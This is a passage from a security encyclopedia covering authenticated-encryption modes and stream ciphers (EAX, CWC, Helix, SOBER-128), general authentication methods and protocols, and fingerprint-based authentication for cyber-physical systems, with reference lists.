
Note that each of the problem areas cited above has been addressed by the EAX mode: no restriction on message length, no interdependence between the tag length and maximum message length, a performance savings when there is static header data, and no need for message length to be known up front. Also, EAX is arguably simpler to specify and implement. Once again, proving EAX secure is more difficult than just appealing to proofs of security for generically composed schemes since the key *K* is reused in several contexts which is normally not a safe practice.

CWC Mode

The CWC Mode (Kohno et al. 2003b) is also a two-pass mode: It uses a Wegman–Carter MAC along with CTR mode encryption under a common key *K*. Its main advantage over CCM and EAX is that it is parallelizable whereas the other two are not (due to their use of the inherently sequential CBC MAC type algorithms). Also, CWC strives to be very fast in hardware, a consideration which was not given nearly as much attention in the design of the other modes. In fact, the CWC designers claim that CWC should be able to encrypt and authenticate data at 10 Gbps in hardware, whereas CCM and EAX will be limited to about 2 Gbps because of their serial constraints.

As we discussed above in the section on generic composition, Wegman–Carter MACs require one to specify a family of hash functions on a common domain and range. Typically, we want these functions to (1) be fast to compute and (2) have a low collision probability. The CWC designers also looked for a family with additional properties: (3) parallelizability and (4) good performance in hardware. The function family they settled on is the well-known polynomial hash. Here a function from the family is named by choosing a value for *x* in some specified range, and then the polynomial

$$Y_1 x' + Y_2 x^{\ell-1} + \cdots + Y_\ell x + Y_{\ell+1}$$

is computed modulo some integer (modular arithmetic), typically a prime number. The specific family chosen by the CWC designers fixes Y_1, …, Y_ℓ to be 96-bit integers, and $Y_{\ell+1}$ to be a 127-bit integer; their values are determined by the message being hashed. The modulus is set to the prime, $2^{127} - 1$.

Although it is possible to evaluate this polynomial quickly on a serial machine using Horner's method (and in fact, this may make sense in some cases), it is also possible to exploit parallelism in the computation of this polynomial. Assume n is odd and set $m = (n - 1)/2$ and $y = x^2 \bmod 2^{127} - 1$. Then we can rewrite the function above as

$$\begin{aligned}&\left(Y_1 y^m + Y_3 y^{m-1} + \cdots + Y_\ell\right) x \\ &\quad + \left(Y_2 y^m + Y_4 y^{m-1} + \cdots + Y_{\ell+1}\right) \bmod 2^{127} - 1\end{aligned}$$

This means that we can subdivide the work for evaluating this polynomial and then recombine the results using addition modulo $2^{127} - 1$. Building a MAC from this hash family is fairly straightforward, and therefore CWC yields a parallelizable scheme since CTR is clearly parallelizable.

The CWC designers go on to provide benchmark data to compare CCM, EAX, and CWC on a Pentium III, showing that the speed differences are not that significant. However, this is without exploiting any parallelism available with CWC. They do not compare the speed of CWC with that of OCB, where we would expect OCB to be faster even in parallel implementations.

CWC comes with a rigorous proof of security via a reduction to the underlying 128-bit block cipher (typically AES/Rijndael), and the paper includes a readable discussion of why the various design choices were made. In particular, it does not suffer from any of the above-mentioned problems with CCM.

AE Primitives

Every scheme discussed up to this point has been a mode of operation. In fact with the possible exception of some of the MAC schemes, every mode

has used a block cipher as its underlying primitive. In this section, we consider two recently developed modes which are stream ciphers which provide authentication in addition to privacy. That is to say, these are *primitives* which provide AE.

This immediately means there is no proof of their security, nor is there likely to ever be one. The security of primitives is usually a matter of opinion: Does the object withstand all known attacks? Has it been in use for a long enough time? Have good cryptanalysts examined it?

With new objects, it is often hard to know how much trust to place in their security. Sometimes the schemes break, and sometimes they do not. We will discuss two schemes in this section: Helix and SOBER-128. Both were designed by teams of experienced cryptographers who paid close attention to their security as well as to their efficiency.

Helix

Helix was designed by Ferguson et al. (2003). Their goal was to produce a fast, simple, patent-free stream cipher which also provided authentication. The team claims speeds of about 7 cycles per byte on a Pentium II, which is quite a bit faster than the fastest-known implementations of AES, which run at about 15 cycles per byte. At first glance, this might be quite surprising: After all, AES does about 160 table look-ups and 160 32-bit XORs to encipher 16 byte. This means AES uses about 10 look-ups and 10 XORs per byte. As we will see in a moment, Helix uses more operations than this per-byte! But a key difference is that AES does memory lookups from large tables which perhaps are not in cache whereas Helix confines its work to the register file.

Helix takes a key K up to 32 byte in length, and a 16 byte nonce N and a message $M \in (\Sigma^8)^*$. As usual, K will allow the encryption of a large amount of data before it needs to be changed, and N will be issued anew with each message encrypted, never to repeat throughout the life of K. Helix uses only a few simple operations: addition modulo 2^{32}, exclusive-or of 32-bit strings, and bitwise rotations. However, each iteration of Helix, called a “block,” uses 11 XORs, 12 modular additions, and 20 bitwise rotations by fixed amounts on 32-bit words. So Helix is not simple to specify; instead we give a high-level description.

Helix keeps its “state” in five 32-bit registers (the designers were thinking of the Intel family of processors). The *i*th block of Helix emits one 32-bit word of key-stream S_i, requires two 32-bit words scheduled from K and N, and also requires the *i*th plaintext word M_i. It is highly unusual for a stream cipher to use the plaintext stream as part of its key-stream generation, but this feature is what allows Helix to achieve authentication as well as generating a key-stream.

As usual, the key-stream is used as a one-time pad to encrypt the plaintext. In other words, the *i*th ciphertext block C_i is simply $M_i \oplus S_i$. The five-word state resulting from block i is then fed into block $i + 1$ and the process continues until we have a long enough key-stream to encrypt M. At this point, a constant is XORed into one of the words of the resulting state, 12 more blocks are generated using a fixed plaintext word based on the length of M, with the key-stream of the four last blocks yielding the 128-bit authentication tag.

SOBER-128

A competitor to Helix is an offering from Hawkes and Rose called SOBER-128 (Hawkes and Rose 2003). This algorithm evolved from a family of simple stream ciphers (i.e., ciphers which did not attempt simultaneous authentication) called the SOBER family, the first of which was introduced in 1998 by Rose. SOBER-128 retains many of the characteristics of its ancestors, but introduces a method for authenticating messages as well. We will not describe the internals of SOBER-128 but rather describe a few of its attributes at a higher level.

SOBER-128 uses a linear-feedback shift register in combination with several nonlinear components, in particular a carefully designed S-box which lies at its heart. To use SOBER-128 for AE one first generates a key-stream used to XOR with the message M and then uses a separate API call “maconly” to process the associated data. The method of feeding back plaintext into the key-stream generator is modeled after Helix, and the authors are still evaluating whether this change to SOBER-128 might introduce weaknesses.

Tests by Hawkes and Rose indicate that SOBER-128 is comparable in speed to Helix; however, both are quite new and are still undergoing

cryptanalytic scrutiny—a crucial process when designing primitives. Time will help us determine their security.

Beyond AE and AEAD

Real protocols often require more than just an AE scheme or an AEAD scheme: Perhaps they require something that more resembles a network transport protocol. Desirable properties might include resistance to replay and prevention against packet loss or packet reordering. In fact, protocols like SSH aim to achieve precisely this.

Work is currently underway to extend AE notions to encompass a broader range of such goals (Kohno et al. 2003a). This is an extension to the SSH analysis referred to above (Bellare et al. 2002), but considers the various EtM, MtE, and E&M approaches rather than focusing on just one. Such research is another step in closing the gap between what cryptographers produce and what consumers of cryptographic protocols require. The hope is that we will reach the point where methods will be available to practitioners which relieve them from inventing cryptography (which, as we have seen, is a subtle area with many insidious pitfalls) and yet allow them easy access to provably secure cryptographic protocols. We anticipate further work in this area.

Cross-References

Block Ciphers
MAC Algorithms
Stream Ciphers
Symmetric Cryptosystem

Notes on References

Note that AE and its extensions continue to be an active area of research. Therefore, many of the bibliographic references are currently to unpublished preprints of works in progress. It would be prudent for the reader to look for more mature versions of many of these research reports to obtain the latest revisions.

Recommended Reading

Bellare M, Namprempre C (2000) Authenticated encryption: relations among notions and analysis of the generic composition paradigm. In: Okamoto T (ed) Advances in cryptology—ASIACRYPT 2000. Lecture notes in computer science, vol 1976. Springer, Berlin

Bellare M, Rogaway P (2000) Encode-then-encipher encryption: how to exploit nonces or redundancy in plaintexts for efficient encryption. In: Okamoto T (ed) Advances in cryptology—ASIACRYPT 2000. Lecture notes in computer science, vol 1976. Springer, Berlin, pp 317–330. See http://www.cs.ucdavis.edu/rogaway

Bellare M, Canetti R, Krawczyk H (1996) Keying hash functions for message authentication. In: Koblitz N (ed) Advances in cryptology—CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 1–15

Bellare M, Desai A, Pointcheval D, Rogaway P (1998) Relations among notions of security for public-key encryption schemes. In: Krawczyk H (ed) Advances in cryptology—CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 232–249

Bellare M, Kilian J, Rogaway P (2000) The security of the cipher block chaining message authentication code. J Comput Syst Sci (JCSS) 61(3):362–399. Earlier version in CRYPTO'94. See http://www.cs.ucdavis.edu/rogaway
[MathSciNet]

Bellare M, Kohno T, Namprempre C (2002) Authenticated encryption in SSH: provably fixing the SSH binary packet protocol. In: ACM conference on computer and communications security (CCS-9). ACM Press, New York, pp 1–11

Bellare M, Rogaway P, Wagner D (2003) EAX: a conventional authenticated-encryption mode. Cryptology ePrint archive, reference number 2003/069, submitted April 13, 2003, revised September 9, 2003. See http://eprint.iacr.org

Bellovin S (1996) Problem areas for the IP security protocols. In: proceedings of the sixth USENIX security symposium. pp 1–16, July 1996

Berendschot A, den Boer B, Boly J, Bosselaers A, Brandt J, Chaum D, Damgård I, Dichtl M, Fumy W, van der Ham M, Jansen C, Landrock P, Preneel B, Roelofsen G, de Rooij P, Vandewalle J (1995) Final report of race integrity primitives. In: Bosselaers A, Preneel B (eds) Lecture notes in computer science, vol 1007. Springer, Berlin

Bernstein D (2000) Floating-point arithmetic and message authentication. http://cr.yp.to/hash127.html

Black J, Rogaway P (2000) CBC MACs for arbitrary-length messages: the three-key constructions. In: Bellare M (ed) Advances in cryptology—CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin

Black J, Rogaway P (2002) A block-cipher mode of operation for parallelizable message authentication. In: Knudsen L (ed) Advances in cryptology—EUROCRYPT 2002. Lecture notes in computer science, vol 2332. Springer, Berlin, pp 384–397

Black J, Urtubia H (2002) Side-channel attacks on symmetric encryption schemes: the case for authenticated encryption. In: Boneh D (ed) proceedings of the eleventh USENIX security symposium, pp 327–338, August 2002

Black J, Halevi S, Krawczyk H, Krovetz T, Rogaway P (1999) UMAC: fast and secure message authentication. In: Wiener J (ed) Advances in cryptology—CRYPTO'99. Lecture notes in computer science, vol 1666. Springer, Berlin

Borisov N, Goldberg I, Wagner D (2001) Intercepting mobile communications: the insecurity of 802.11. In: MOBICOM. ACM Press, New York, pp 180–189

Carter L, Wegman M (1979) Universal hash functions. J Comput Syst Sci 18:143–154 [MathSciNet]

Ferguson N, Whiting D, Schneier B, Kelsey J, Lucks S, Kohno T (2003) Helix: fast encryption and authentication in a single cryptographic primitive. In: Johansson T (ed) Fast software encryption, 10th international workshop, FSE 2003. Lecture notes in computer science, vol 2887. Springer, Berlin

Gligor V, Donescu P (2002) Fast encryption and authentication: XCBC encryption and XECB authentication modes. In: Matsui M (ed) Fast software encryption, 8th international workshop, FSE 2001. Lecture notes in computer science, vol 2355. Springer, Berlin, pp 92–108

Goldwasser S, Micali S, Rivest R (1998) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308 [MathSciNet]

Halevi S (2001) An observation regarding Jutla's modes of operation. Cryptology ePrint archive, reference number 2001/015, submitted February 22, 2001, revised April 2, 2001. See http://eprint.iacr.org

Hawkes P, Rose G (2003) Primitive specification for SOBER-128

Iwata T, Kurosawa K (2003) OMAC: onekey CBC MAC. In: Johansson T (ed) Fast software encryption. Lecture notes in computer science, vol 2887. Springer, Berlin

Jonsson J (2002) On the security of CTR + CBC-MAC. In: Nyberg K, Heys HM (eds) Selected areas in cryptography—SAC 2002. Lecture notes in computer science, vol 2595. Springer, Berlin, pp 76–93

Jutla C (2001) Encryption modes with almost free message integrity. In: Pfitzmann B (ed) Advances in cryptology—EUROCRYPT 2001. Lecture notes in computer science, vol 2045. Springer, Berlin, pp 529–544

Katz J, Yung M (2000) Complete characterization of security notions for probabilistic private-key encryption. In: Proceedings of the 32nd annual symposium on the theory of computing (STOC). ACM Press, New York

Kohno T, Palacio A, Black J (2003a) Building secure cryptographic transforms, or how to encrypt and MAC. Cryptology ePrint archive, reference number 2003/177, submitted August 28, 2003. See http://eprint.iacr.org

Kohno T, Viega J, Whiting D (2003b) High speed encryption and authentication: a patent-free solution for 10 Gbps network devices. Cryptology ePrint archive, reference number 2003/106, submitted May 27, 2003, revised September 1, 2003. See http://eprint.iacr.org

Krawczyk H (2001) The order of encryption and authentication for protecting communications (or: How secure is SSL?). In: Kilian J (ed) Advances in cryptology—CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 310–331

Krawczyk H, Bellare M, Canetti R (1997) HMAC: keyed hashing for message authentication. IETF RFC-2104

Liskov M, Rivest R, Wagner D (2002) Tweakable block ciphers. In: Yung M (ed) Advances in cryptology—CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 31–46

Petrank E, Rackoff C (2000) CBC MAC for real-time data sources. J Cryptol 13(3):315–338 [MathSciNet]

Rogaway P (2002) Authenticated-encryption with associated-data. In: ACM conference on computer and communications security (CCS-9). ACM Press, New York, pp 196–205

Rogaway P, Bellare M, Black J (2003) OCB: a block-cipher mode of operation for efficient authenticated encryption. ACM T Inform Syst Secur (TISSEC) 6(3):365–403

Wegman M, Carter L (1981) New hash functions and their use in authentication and set equality. J Comp Syst Sci 22:265–279
[MathSciNet]

Whiting D, Housley R, Ferguson N (2002) Counter with CBC-MAC (CCM). http://www.csrc.nist.gov/encryption/modes/proposedmodes/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300084

Authentication

Access Control for Cyber-Physical Systems
Biometric Authentication
Privacy-Preserving Authentication in Wireless Access Networks
User Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_772

Authentication (General Methods)

Ebru Celikel Cankaya[75] ✉
(75) Department of Computer Science and Engineering, University of North Texas, Denton, TX, USA

✉ **Ebru Celikel Cankaya**
Email: ecelikel@lyle.smu.edu

Synonyms

Credential verification; Identity proof

Definition

Authentication is the process of verifying an entity's identity, given its credentials. The entity could be in the form of a person, a computer, a device, a group of network computers, etc.

Background

The need for authentication started with computers and as technology evolved and networks became more common, it gained more importance. In order to ensure a secure communication, computers need to authenticate each other.

The oldest and simplest method to provide authentication is password login. As communication systems are becoming more sophisticated, more rigorous schemes are needed to achieve authentication.

Theory

Authentication aims at proving an entity is really the one that it claims to be. Fundamentally, four methods are used to achieve authentication: something an entity knows (e.g., password), something an entity has (e.g., id card), something an entity is (e.g., biometrics such as fingerprints, iris, etc.), and something an entity produces (e.g., signature or handwriting). To achieve strong authentication, one can use these methods in combination.

Authentication serves as an initial phase to authorization, with which it is used as a means to provide access control.

Applications

Network communication finds itself an application in a wide variety of areas ranging from e-commerce to instant messaging, from E-mail exchange to online consulting. In practice, all such applications require comprehensive authentication services. Several protocols exist to provide authentication: Public Key Infrastructure (PKI), Kerberos, Secure European System for Applications in a Multivendor Environment (Sesame), Remote Authentication Dial In User Service (RADIUS), and TACACS.

PKI is based on an asymmetric key scheme. It ensures the validity of users, by issuing a certificate to each legitimate user. The certificate contains user information together with his public key, and is signed by the certification authority (CA), which is a trusted third party. This certification mechanism ensures the authenticity of a user who claims to have a certain public key in the PKI system.

Kerberos is another authentication system. Relying on symmetric key encryption, it simplifies the authentication process, and reduces the number of keys required (N symmetric keys for N users), as compared to the more complicated PKI scheme (N key pairs for N users). Using a single private key that is shared between a user and the Key Distribution Center (KDC), a user can request ticket from KDC to access system resources.

Sesame is an expansion of Kerberos. Similar to the notion of ticket in Kerberos, Sesame issues a token for a user that is authenticated by the authentication server. Still, it comes with its drawbacks, and later versions of Kerberos outperform Sesame.

KryptoKnight is a product of IBM that is developed for P2P authentication purposes, and is embedded in NetSP.

Remote Authentication Dial In User Service (RADIUS) is a comprehensive access control mechanism that is also an IETF standard (RFC 2865). It employs a centralized server for authentication purposes, and is based on UDP.

Terminal Access Controller Access Control System (TACACS) is an authentication scheme that provides a server-based authentication service. The authentication service provided by TACACS is connection oriented (based on TCP). Therefore, it provides guaranteed operation as opposed to the best effort service provided by UDP-based RADIUS.

Authentication protocols are prone to security attacks such as masquerading (spoofing), which is essentially a man-in-the-middle attack. The spoofing attack can be prevented by employing the message authentication code (MAC), which is also known as the keyed hash.

Role-Based Access Control (RBAC) is another technique that is employed in providing authentication, especially in database systems. This approach relies on a set of role definitions that are preassigned based on various credentials. When one attempts access, his credentials are matched with the existing roles, and he is granted with the highest role his credentials match.

Open Problems and Future Directions

Authentication is one of the fundamental security services. Various techniques are employed to provide controlled access to systems that need authenticated user access.

Providing authentication in distributed environments is more complicated, since it involves users with dynamically changing roles. So, extended methods need to be explored for authentication in such systems.

Research continues on investigating novel approaches to be used as a basis to achieve authentication. Natural Language Processing (NLP) is one of them: One can encode random and usually hard-to-remember passwords with an easier-to-recall word (called as mnemonic) by using NLP techniques.

Studies are conducted to authenticate users via trusted computing platforms, such as personal digital assistants (PDAs) and Wireless LAN

cards. In such systems, a hardware component is used as an authenticator. So, user involvement is minimized to eliminate intended or unintended misleadings.

Radio Frequency Identification (RFID) is another future direction that authentication follows. Using wireless infrastructure provides fast, practical, and easy authentication. However, due to the fact that wireless transmission is more susceptible to security attacks, RFID authentication may become unreliable.

Experimental Results

There are many applications of authentication services. Based on various parameters as the technology available, users' skill level, time constraints, etc., certain authentication tools are used in certain environments. As an example, VeriChip uses RFID technology by injecting a microchip that transmits RFID signals through human skin for authentication purposes. It provides guaranteed access control mechanism, since it will prevent one from "forgetting" the password, not carrying it with him, or have it stolen by an adversary.

MIT implemented a belly button ring identifier that transmits low power signals to a cellular phone, which eventually authenticates the user to the network. Although this system is very practical, it has security issues since any reader can "identify" a certain user who transmits signals via its belly button ring.

Knowledge-based authentication is very straightforward: User to be authenticated needs to know and remember a password, and further keep this password safe. Obviously, it requires strict restrictions on using, saving, and destroying in order for it to be considered as a secure authentication scheme.

When passwords are used for authentication, means to protect passwords become very important. Techniques such as password hashing are available to secure passwords themselves.

Cross-References

Biometric Authentication

References

Garman J (2003) Kerberos: the definitive guide. O’Reilly, Sebastopol

Stamp M (2005) Information security: principles and practice. Wiley, Hoboken

Stewart JM, Tittel E, Chapple M (2008) CISSP: certified information systems security professional study guide, 4th edn. Sybex, San Francisco

Todorov D (2007) Mechanics of user identification and authentication: fundamentals of identity management. Auerbach Publications, Boca Raton

Whitman ME, Mattord HJ (2007) Principles of information security, 3rd edn. Thomson Course Technology, Boston

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1721

Authentication for Cyber-Physical Systems

Chuadhry Mujeeb Ahmed[76] ✉ and Jianying Zhou[77] ✉
(76) University of Strathclyde, Glasgow, UK
(77) SUTD, Singapore, Singapore

✉ **Chuadhry Mujeeb Ahmed**
Email: mujeeb.ahmed@strath.ac.uk

✉ **Jianying Zhou (Corresponding author)**
Email: jianying_zhou@sutd.edu.sg

Synonyms

Authorization; Fingerprinting; ICS; Identification; IIoT; Verification

Definitions

In the following two key terms in the entry are defined.

- *Cyber Physical Systems*. "Cyber-Physical Systems (CPS) comprise interacting digital, analog, physical, and human components engineered for function through integrated physics and logic. These systems will provide the foundation of our critical infrastructure, form the basis of emerging and future smart services, and improve our quality of life in many areas." (NIST, 2014)
- *Authentication*. "Verifying the identity of a user, process, or device, often as a prerequisite to allowing access to resources in an information system." (NIST, 2004). Authentication in general means to establish


validity of objects (e.g., a person, a machine, a process, or data) so that an untrusted object can be stopped. Level of trust is always an issue when dealing with cross-domain interactions.

Authenticating entities in CPS is an important aspect to ensure secure control and brings challenges that merit a detailed discussion. Cyber-Physical Systems by design are multi-domain systems. Ensuring authentication in such complex systems is crucial. In this work, the challenges and potential solutions regarding the authentication for CPS devices are highlighted.

Background

The integration of cyber technologies (computing and communication) with the physical world gives rise to complex systems referred as Cyber Physical Systems (CPS). CPS has changed the methods that humans used to interact with the physical world. Some examples of CPS are manufacturing, transportation, smart grid, water treatment, medical devices, and the Industrial Internet of Things (IIoT) (Sutton, 2018). Many of those systems are part of the critical infrastructure and need to perform safely, reliably, and securely in real time.

Major components of a typical CPS are shown in Fig. 1. A CPS consists of Programmable Logic Controllers (PLC), sensors, actuators, Supervisory Control, and Data Acquisition (SCADA) workstation and Human Machine Interface (HMI) that are interconnected via a communications network. The PLCs control a physical process based on the sensor measurements. The advances in communication technologies help to better monitor and operate CPS, but this connectivity also exposes physical processes to malicious entities on the cyber and physical domains. Recent incidents of sabotage on these systems (Lee et al., 2016; Slay and Miller, 2008; Falliere et al., 2011) have raised concerns on the security of CPS (Ahmed et al., 2020a).



Authentication for Cyber-Physical Systems, Fig. 1 Components of a Cyber Physical System

Challenges in CPS security are different as compared with the conventional IT systems, especially in terms of consequences in case of a security lapse. Attacks on CPS might result in damage to the physical property, as a result of an explosion (CNN, 2007; Wired, 2015), or severely affect people who depend on critical infrastructure as was the case of recent power cutoff in Ukraine (Lee et al., 2016). Data integrity is an important security requirement for CPS (Gollmann and Krotofil, 2016), and hence the integrity of sensor data should be ensured. Sensor data can either be spoofed in cyber (digital) domain (Urbina et al., 2016) or in physical (analog) domain (Shoukry et al., 2015; Son et al., 2015). Sensors are a bridge between the physical and cyber domains in a CPS. From Fig. 1 it is seen that at a high level the major entities are physical process, communication technologies, hardware devices, software, and users. In a typical IT system, for example, a user logging into an online banking system has to prove his identity by providing unique credentials setup for that particular user. In a CPS all major entities need to authenticate each other as most systems work autonomously; it is not enough to authenticate a human operator as was the case in a typical IT system. Sensors are transmitting data to controllers as well as to human operators; it is important to authenticate that data before any use. Similarly, a Programmable Logic Controller needs to authenticate to other devices so that fake information cannot be sent on behalf of the legitimate PLC.

Moreover, the process needs to authenticate itself, but there are hard computational constraints on most of the processes and devices in a CPS. These problems do not exist in pure IT systems.

In this entry, we highlight the authentication techniques employed in CPS based on the unique device and process fingerprints. Moreover, the introduced techniques can also be used to detect an anomaly since the authentication is a function of either a process or device characteristics.

Application

We consider a particular type of CPS called Industrial Control Systems (ICS) as an application. In particular, we use a water treatment testbed to elaborate authentication for CPS. The testbed is a six-stage water purification system with main components on each stage being sensors, actuators, PLCs, as well as water tanks and piping (Mathur and Tippenhauer, 2016; Ahmed et al., 2017). In the following, we explore three examples of authentication in a CPS.

Sensor Authentication

Fingerprinting of various physical and logical devices has been proposed for uniquely identifying and authenticating objects in mainstream IT systems such as PCs, laptops, and smart phones. However, the application of such techniques in ICS is less explored for reasons such as lack of direct access to such systems and the cost of faithfully reproducing realistic threat scenarios. The feasibility of using fingerprinting techniques in the context of realistic ICS related to water treatment and distribution systems is recently presented (Ahmed et al., 2020b). Using extensive experimentation with sensors, it is shown that noise patterns due to microscopic imperfections in hardware manufacturing can uniquely identify sensors with high accuracy. The proposed technique can be used to detect physical attacks, such as the replacement of legitimate sensors with faulty or manipulated sensors. For NoisePrint (Ahmed et al., 2018), a combined fingerprint for sensor and process noise is created. Sensor measurement noise based sensor authentication is a particular example in a broader field of device fingerprinting. In summary, the idea of authenticating users based on their fingerprints is extended to sensors based on randomness in the sensor measurements.

Actuator Authentication

The idea of fingerprinting has been extended toward actuator authentication based on unique hardware fingerprints. Among the earliest works (Formby et al., 2016) proposed a fingerprinting approach that uses the control aspects of ICS environments to generate signatures from the physical operations being taken by the physical devices on the network. Even though two relays or valves from different vendors may have similar ratings, there will always be physical variations in their construction resulting in fundamental differences in their operation times. These differences are then used to identify device types or spoofed command responses, which we call physical fingerprinting.

In another recent proposal (Gu et al., 2020), audio channel information is leveraged as side channel information of an operating CPS to study the feasibility of authenticating actuators based on acoustic fingerprinting. More specifically, the types of devices, their operation status, and their locations in space are inferred from the audio recorded using microphones. Convolutional neural network (CNN) is employed to learn and predict these parameters based on the transformed audio data. The result demonstrates that with only a small amount of training data, CNN can correctly predict the operation status of individual devices in a realistic water treatment testbed with approximately 100% accuracy.

Process Authentication

A recent technique called *Process Skew* uses the small deviations in the ICS process (herein called as a process fingerprint) for process state authentication (Ahmed et al., 2020c). The process fingerprint appears as noise in sensor measurements due to the process fluctuations. Such a fingerprint is unique to a process due to the intrinsic operational constraints of the physical process. The proposed technique is validated using the data from a real-world water treatment testbed. The results show that one can effectively authenticate a process based on its fingerprint and detect process anomaly with a very low false-positive rate.

PLC Authentication

There are some recent efforts on authenticating PLCs in a non-cryptographic manner. The iFinger (Yang et al., 2020) utilizes register states to generate ICS fingerprints to detect malicious attacks on industrial

networks. Specifically, the Boolean logic represents every register state sequence of the ICS controller, and the deterministic finite automaton (DFA) generates a device fingerprint to authenticate a PLC and logic. Another proposal uses the scan cycle timing channel to authenticate PLCs. Scan cycle is the cyclic behavior of the PLCs to execute inputs, outputs, and control logic (Ahmed et al., 2021). The idea is to measure the scan cycle time on the network to authenticate a PLC and detect network-based intrusions. To summarize, these research outputs point toward hardware- and software-based PLC authentication, a practical design for the resource-constrained controllers.

Control Logic Authentication

There have been several efforts to authenticate the control logic being executed by a PLC. Zeus (Han et al., 2017) monitors for control flow integrity of the PLC program execution. Zeus monitors the communications between the human machine interface and the PLC and captures the control logic binary uploads to the PLC. Zeus exercises its feasible execution paths and fingerprints their emissions using an external electromagnetic sensor. Zeus trains a neural network for legitimate PLC executions and uses it at runtime to identify the control flow based on PLC's electromagnetic emissions.

There have been other efforts based on radio frequency emission by the PLC to validate the control logic (Wright, 2014). A recent study proposed a power based profile for PLC logic execution (Aguayo Gonzalez and Hinton, 2014; Xiao et al., 2017). Chen et al. (2018) and Ghaeini et al. (2019) uses the models of the physical process along with the control logic program to authenticate the control logic.

Open Problems and Future Directions

Due to the unique features of CPS, the physics-based authentication techniques employed in CPS are very different from the cryptography-based authentication techniques in traditional IT systems. However, those techniques are not mature enough at the current stage. Further research is needed to improve:

- *Accuracy*. It is really important to achieve authentication with ultra-low false rate in the context of industrial systems. Considering the process is a long continuing sequence of events unlike a webpage logging in event a higher number of false alarms spread over a day will make any authentication technique meaningless.
- *Efficiency*. It is also important that the authentication process shall be fast to meet real-time requirements of the critical systems.
- *Stability*. CPS are usually deployed in harsh environments; therefore, it is important that the authentication is not affected due to device aging and other environmental variables.

References

Aguayo Gonzalez C, Hinton A (2014) Detecting malicious software execution in programmable logic controllers using power fingerprinting. In: Critical infrastructure protection VIII. Springer, Berlin/Heidelberg

Ahmed CM, Palleti VR, Mathur AP (2017) Wadi: a water distribution testbed for research in the design of secure cyber physical systems. In: Proceedings of the 3rd international workshop on cyber-physical systems for smart water networks. CySWATER'17. ACM, New York, pp 25–28. https://doi.org/10.1145/3055366.3055375

Ahmed CM, Ochoa M, Zhou J, Mathur A, Qadeer R, Murguia C, Ruths J (2018) Noiseprint: attack detection using sensor and process noise fingerprint in cyber physical systems. In: Proceedings of the 2018 ACM on Asia conference on computer and communications security, CCS'18. ACM. https://doi.org/10.1145/3196494.3196532

Ahmed CM, Gauthama Raman MR, Mathur AP (2020a) Challenges in machine learning based approaches for real-time anomaly detection in industrial control systems. In: Proceedings of the 6th ACM on cyber-physical system security workshop, CPSS'20. Association for Computing Machinery, New York, pp 23–29. https://doi.org/10.1145/3384941.3409588

Ahmed CM, Mathur AP, Ochoa M (2020b) Noisense print: detecting data integrity attacks on sensor measurements using hardware-based fingerprints. ACM Trans Priv Secur 24(1). https://doi.org/10.1145/3410447

Ahmed CM, Prakash J, Qadeer R, Agrawal A, Zhou J (2020c) Process skew: fingerprinting the process for anomaly detection in industrial control systems, WiSec 2020. ACM, New York, pp 219–230. https://doi.org/10.1145/3395351.3399364

Ahmed CM, Ochoa M, Zhou J, Mathur A (2021) Scanning the cycle: timing-based authentication on PLCs, ACM asiaccs 2021. 2102.08985

Chen Y, Poskitt CM, Sun J (2018) Learning from mutants: using code mutation to learn and monitor invariants of a cyber-physical system. In: 2018 IEEE symposium on security and privacy (SP). IEEE, pp 648–660

CNN (2007) Staged cyber attack reveals vulnerability in power grid. http://edition.cnn.com/2007/US/09/26/power.at.risk/index.html

Falliere N, Murchu L, Chien E (2011) W32 stuxnet dossier. symantec, version 1.4. https://www.symantec. com/content/en/us/enterprise/media/security_response/ whitepapers/w32_stuxnet_dossier.pdf

